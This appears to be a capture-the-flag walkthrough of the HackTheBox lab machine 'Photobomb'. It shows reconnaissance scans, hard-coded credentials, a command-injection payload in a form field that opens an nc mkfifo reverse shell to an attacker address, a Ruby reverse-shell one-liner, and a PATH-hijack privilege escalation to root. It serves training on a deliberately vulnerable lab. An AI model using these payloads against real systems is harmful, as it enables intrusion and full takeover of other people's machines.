

Photobomb



- **Intro:**

- ◇ Today I will be completing the "Photobomb" machine that is currently on [HackTheBox](https://hackthebox.com).
- ◇ For the rest of my writeups, make sure to visit my GitHub at <https://github.com/F81nj3ct0r/F81nj3ct0r>.

- **Reconnaissance/Enumeration:**

- ◇ To start off the reconnaissance, I ran an nmap scan using the command:


- ```
sudo nmap -sC -sV -Pn 10.10.11.182
```

- This returned very little information, showing only ports 22 and 80 open.


```
(f81nj3ct0r@K-17)-[~/Apps/HTB/Machines/Photobomb]
$ sudo nmap -sV -sC -Pn 10.10.11.182
Starting Nmap 7.93 (https://nmap.org) at 2022-12-23 09:59 MST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|_ 256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_ 256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_ http-title: Photobomb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

◇ I then went to port 80 to investigate further. The main page was nothing special looking, but the link seemed to have some promising features since it could be seen that it was taking you to a login page called "/printer".

■



◆ When you visit that link, it brings up a login page that asks for a username and password.



◇ I did not have any credentials, so I did a quick Feroxbuster scan using the command:

```
feroxbuster -u http://photobomb.htb/ --smart -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,png
```

■ This showed me 2 potentially relevant links: photobomb.js and photobomb.css. I decided to check out photobomb.js first.

■ Upon arriving at photobomb.js, I was greeted with some (rather awfully) stored credentials:


```
function init() {
 // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
 if (document.cookie.match(/^(.*)"?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*?)?$/)) {
 document.getElementsByClassName('creds')[0].setAttribute('href', 'http://[REDACTED]photobomb.htb/printer');
 }
}
window.onload = init;
```

#### • **Initial Exploitation:**

◇ Using those lovely hard-coded credentials (in the form of sign-in link) from the photobomb.js site, I was able to log into the "/printer" page.

◇ The page has a lot of photos on it and a button that then allows you to download them. Nothing too special. However, I remembered seeing in my feroxbuster scan, some links to some sites such as "/printers", "/printerfriendly", and "/printer\_friendly". I decide it is worth it to try visiting those now that I am signed in.

■ When I visit those, I can see that this machine is running some lovely code using a "get" statement.




Sinatra doesn't know this ditty.



Try this:

```
get '/printerfriendly/' do
 "Hello World"
end
```

■ Interesting. This page seems to be running some programming language (likely C but potentially using ruby or something similar from first glances) that can likely be exploited to give us a shell. I verify that it is reading the url as an input by trying to visit a made up link.



Sinatra doesn't know this ditty.



Try this:


```
get '/fake_url' do
 "Hello World"
end
```

- It appears that my suspicions were correct.

◇ I try to exploit this using a ruby reverse shell from <https://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html>:

```
http://photobomb.htb/ruby -rsocket -e 'exit if fork;c=TCPSocket.new("[YOUR IP HERE]", "1337");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

■ This returns an error page showing us that we are indeed running ruby v2.7.0:




## Bad Request

bad URI ` /ruby%20-rsocket%20-e%20'exit%20if%20fork;c=TCPSocket.new(%22%22,%221337%22);while(cmd=c.gets);IO.popen(cmd,%22r%22)%7B|io|c.print%20io.read%7Dend'/'.

WEBrick/1.6.0 (Ruby/2.7.0/2019-12-25) at photobomb:4567

■ After a ton of searching through Google and just about every potential exploit I could possibly find for WEBrick or Ruby for those versions, I gave up on the “printerfriendly” page and instead went back to the “printer” page with the download link to look at that again.



◇ Using BurpSuite, I intercepted the request for the photo download page and took a look at that request to see if I could exploit it anywhere.



```

1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 78
9 Origin: http://photobomb.htb
0 DNT: 1
1 Authorization: Basic cEgwdA6YjBNYiE=
2 Connection: close
3 Referer: http://photobomb.htb/printer
4 Upgrade-Insecure-Requests: 1
5
6 photo=voicu-apostol-MwER49YaD-M-unsplash.jpg&filetype=png&dimensions=3000x2000

```

◇ Looking at the request, I noticed that there could be a point of exploitation by replacing the photo file with a reverse shell. I tried this but was told that it was an “invalid photo”. However, I determined that I might need to append it to the current file instead of replacing it. Doing this with the photo name produced the same response.

◇ Finally, I tried appending the reverse shell command

`rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+[YOUR IP HERE]+1337+>/tmp/f` that I generated using the “nc mkfifo” option on <https://www.revshells.com/> to the filetype part of the request and then URL encoding the key characters in burp and submitting the request (with a netcat listener opened to the specified port), and voila! A shell!

```

1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 157
9 Origin: http://photobomb.htb
10 DNT: 1
11 Authorization: Basic cEgwdA6YjBNYiE=
12 Connection: close
13 Referer: http://photobomb.htb/printer
14 Upgrade-Insecure-Requests: 1
15
16 photo=voicu-apostol-MwER49YaD-M-unsplash.jpg&filetype=
 png;rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+[REDACTED]+1337+>/tmp/f&dimensions=3000x2000

```

```

(f81nj3ct0r@K-17)-[~/Apps/HTB/Machines/Photobomb]
$ nc -nlvp 1337
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.182.
Ncat: Connection from 10.10.11.182:37004.
sh: 0: can't access tty; job control turned off
$ |

```

◇ From there, I went back one directory and grabbed the user.txt flag.

```

$ ls
log
photobomb.sh
public
resized_images
server.rb
source_images
$ ls -la
total 40
drwxrwxr-x 6 wizard wizard 4096 Dec 23 19:57 .
drwxr-xr-x 7 wizard wizard 4096 Sep 16 15:14 ..
-rw-rw-r-- 1 wizard wizard 44 Sep 14 09:29 .htpasswd
drwxrwxr-x 2 wizard wizard 4096 Sep 16 15:14 log
-rwxrwxr-x 1 wizard wizard 85 Sep 14 09:29 photobomb.sh
drwxrwxr-x 3 wizard wizard 4096 Sep 16 15:14 public
drwxrwxr-x 2 wizard wizard 4096 Dec 23 19:40 resized_images
-rw-rw-r-- 1 wizard wizard 4428 Sep 14 12:40 server.rb
drwxrwxr-x 2 wizard wizard 4096 Sep 16 15:14 source_images
$ cd ..
$ ls
photobomb
user.txt
$ cat user.txt
b
$ |

```

- **Privilege Escalation:**

- ◇ To begin the PrivEsc, I look for files that I am allowed to run as root using the command:

- `sudo -l`

- This returns that I am allowed to run /opt/cleanup.sh as root.

- ◇ When I look at the contents of /opt/cleanup.sh, I find:

```

$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

clean up log files
if [-s log/photobomb.log] && ! [-L log/photobomb.log]
then
 /bin/cat log/photobomb.log > log/photobomb.log.old
 /usr/bin/truncate -s0 log/photobomb.log
fi

protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;

```



◇ I tried modifying this file and all of that, but nothing worked since I did not have permissions. When I looked more closely at the file, however, I noticed that it is running the “find” command as root when this file is run.

■ To take advantage of this, I rewrite what the “find” file has in it to have what the bash file contains using the command:

```
- echo bash > find
```

■ I then change the permissions of the find file.

```
- chmod +x find
```

◇ When I then run the /opt/cleanup.sh file, I use the following command to change the path variable to be set to point to the script:

```
sudo PATH=$PWD:$PATH /opt/cleanup.sh
```

■ This runs and gives me root!

```
$ sudo PATH=$PWD:$PATH /opt/cleanup.sh
sudo PATH=$PWD:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# whoami
whoami
root
root@photobomb:/home/wizard/photobomb# |
```

■ I finally grab the root flag and have pwned the machine.

```
root@photobomb:/home/wizard/photobomb# cat /root/root.txt
cat /root/root.txt
8
```

You have now successfully pwned the machine. Congrats!

I hope you enjoyed this walkthrough! Check out my other walkthroughs and feel free to let me know what you think. You can reach me by email at [f8injector@outlook.com](mailto:f8injector@outlook.com)  
Happy Hacking!